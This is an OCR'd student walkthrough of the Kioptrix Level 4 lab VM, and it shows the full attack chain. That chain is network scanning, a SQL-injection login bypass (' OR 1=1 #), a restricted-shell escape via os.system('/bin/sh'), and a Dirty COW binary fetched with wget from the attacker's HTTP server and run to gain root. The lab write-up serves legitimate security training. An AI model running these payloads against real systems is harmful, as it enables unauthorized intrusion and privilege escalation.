

ETHICAL HACKING

KIOPTRIX LEVEL 4

BY

DEWTON KIPROP





- Ensure both kali machine and kioptrix machine are up and running.

NOTE: under virtual box settings ➔ network set adapter1 for kioptrix machine to **Host only** adapter and for kali machine adapter 1 set to **NAT** and adapter 2 set to **Host only**.

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        ether 08:00:27:7a:07:c1  txqueuelen 1000  (Ethernet)
        RX packets 51815  bytes 73165896 (69.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12347  bytes 1038384 (1014.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe5d:2d45  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5d:2d:45  txqueuelen 1000  (Ethernet)
        RX packets 601  bytes 267311 (261.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 356018  bytes 21395151 (20.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
```

- We perform an ifconfig and notice the two adapters, eth0 and eth1 for kali machine available.

```
┌──(root㉿kali)-[~]
└─# netdiscover -i eth1
```

- We issue the following command as shown above on the terminal to discover hosts on a network on eth1.

```
File  Actions  Edit  View  Help
Currently scanning: 172.26.65.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.1    0a:00:27:00:00:05      1      60  Unknown vendor
192.168.56.100  08:00:27:99:1b:c2      2     120  PCS Systemtechnik GmbH
192.168.56.108  08:00:27:f9:b8:0a      2     120  PCS Systemtechnik GmbH
```


- From the output of the scan, we get three ip addresses. We consider the ip address 192.168.56.108 to be the ip address of the kioptrix machine.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.56.108
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-27 16:39 EDT
Nmap scan report for 192.168.56.108
Host is up (0.0010s latency).
Not shown: 566 closed tcp ports (reset), 430 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:F9:B8:0A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds

┌──(root㉿kali)-[~]
└─#
```

- We do an nmap scan with the -sV flag to enable version detection of services running on open ports. From the nmap results we can see those ports 22, 80,139,445 are all open.



- We try getting an access port 80 by pasting the kioptrix ip address on the address bar for the web browser in kali and we get an application with a login.

- We enter the apostrophe character on both username and password to determine if it's vulnerable to SQL injection.

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in **/var/www/checklogin.php** on line **28**
Wrong Username or Password
Try Again

- When we press on the login, we confirm that its vulnerable to SQL injection attack.

```
┌──(root㉿kali)-[~]
└─# gobuster  dir -u http://192.168.56.108 -w /usr/share/wordlists//dirbuster/directory-list-lowercase-2.3-medium.tx
```


supplied argument is not a valid MySQL result resource in **/var/www/checklogin.php** on line **28**

- We do a gobuster with the wordlists on the path as shown on the screenshot above.


```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.108
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists//dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 356] [--> http://192.168.56.108/images/]
/index                (Status: 200) [Size: 1255]
/member               (Status: 302) [Size: 220] [--> index.php]
/logout               (Status: 302) [Size: 0] [--> index.php]
/john                 (Status: 301) [Size: 354] [--> http://192.168.56.108/john/]
/robert               (Status: 301) [Size: 356] [--> http://192.168.56.108/robert/]
/server-status        (Status: 403) [Size: 334]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

- From the output result, we get two directories which we may assume are users present in the application.

- We try the username john and for the password we enter ‘ OR 1=1 #,an SQL injection code that manipulate query to always return TRUE bypassing any authentication or authorization checks in place.




- We login and get the password for john.



- We try the same for Robert as well and we get his password.

- Since port 22 was open we try to login via ssh as shown on the screenshot above.
    - **HostKeyAlgorithm:** is a public key algorithm accepted for ssh server to authenticate itself to an ssh client.
    - **KeyAlgorithm:** key exchange method used to generate per connection keys.



- We are prompted to enter password for Robert, copy it and paste it.

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# ssh robert@192.168.56.108  -oHostKeyAlgorithms=+ssh-dss
robert@192.168.56.108's password:
Connection closed by 192.168.56.108 port 22

┌──(root㉿kali)-[~]
└─# ssh robert@192.168.56.108  -oHostKeyAlgorithms=+ssh-dss
robert@192.168.56.108's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
robert:~$
```

- We login successfully.

```
Type '?' or 'help' to get the list of allowed commands
robert:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
robert:~$
```

- To view a list of available commands we type “?” or “help”. In our case we typed the question mark and got the commands shown on the screenshot above.

```
robert:~$ echo os.system('/bin/sh')
$
```

- We use the shell script to get a shell.

```
$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
$
```

- We issue the uname -a command and we can confirm that it’s a Linux kioptrix4 we search for an exploit and get an exploit called dirtyc0w32.

```
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# ls
192.168.56.108.gnmap  25849.txt  dirtyc0w32  hydra.restore      passwords.txt  Templates      Videos
192.168.56.108.nmap   31173.txt  Documents   kioptrix_scan.txt  Pictures       usernames.py
192.168.56.108.xml    Desktop    Downloads   Music              Public         usernames.txt

┌──(root㉿kali)-[~]
└─#
```

- We download the exploit and store it in our root directory.

```
┌──(root㉿kali)-[~]
└─# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.108 - - [27/Mar/2024 17:33:41] code 404, message File not found
192.168.56.108 - - [27/Mar/2024 17:33:41] "GET /dirtyc0w HTTP/1.0" 404 -
192.168.56.108 - - [27/Mar/2024 17:35:16] "GET /dirtyc0w32 HTTP/1.0" 200 -
```

- We want to transfer the file to the kioptrix machine which we logged into via ssh, so we initiate a server to run on port 8000.

```
$ wget http://192.168.56.102:8000/dirtyc0w32
--17:35:16--  http://192.168.56.102:8000/dirtyc0w32
           => `dirtyc0w32'
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,112 (8.9K) [application/octet-stream]

100%[===================================================>] 9,112         --.--K/s

17:35:16 (427.83 KB/s) - `dirtyc0w32' saved [9112/9112]

$
```

- We use wget to connect to the kali machine and specify the directory where the exploit is present as shown on the screenshot above.

```
$ ls
dirtyc0w32
$
```

- We do an ls on the /tmp directory and as shown on the screenshot above, we have the dirtyc0w32 exploit present.

```
$ ls -l
total 12
-rw-r--r-- 1 robert robert 9112 2024-03-20 11:56 dirtyc0w32
$ chmod +x
chmod: missing operand after `+x'
Try `chmod --help' for more information.
$ chmod + x
chmod: cannot access `x': No such file or directory
$ chmod +x dirtyc0w32
$ ls
dirtyc0w32
$ ls -l
total 12
-rwxr-xr-x 1 robert robert 9112 2024-03-20 11:56 dirtyc0w32
$
```

- We do a longlisting and make the dirtyc0w32 an executable.

```
$ ./dirtyc0w32
```

- We run dirtyc0w32 using the command as shown above.

```
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash
```

- We are prompted for a new password for our new user firefart.

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
Failed to add entry for user firefart.

firefart@Kioptrix4:/tmp#
```

- We switch user to firefart once the exploit is done.

```
firefart@Kioptrix4:/# id
uid=0(firefart) gid=0(root) groups=0(root)
```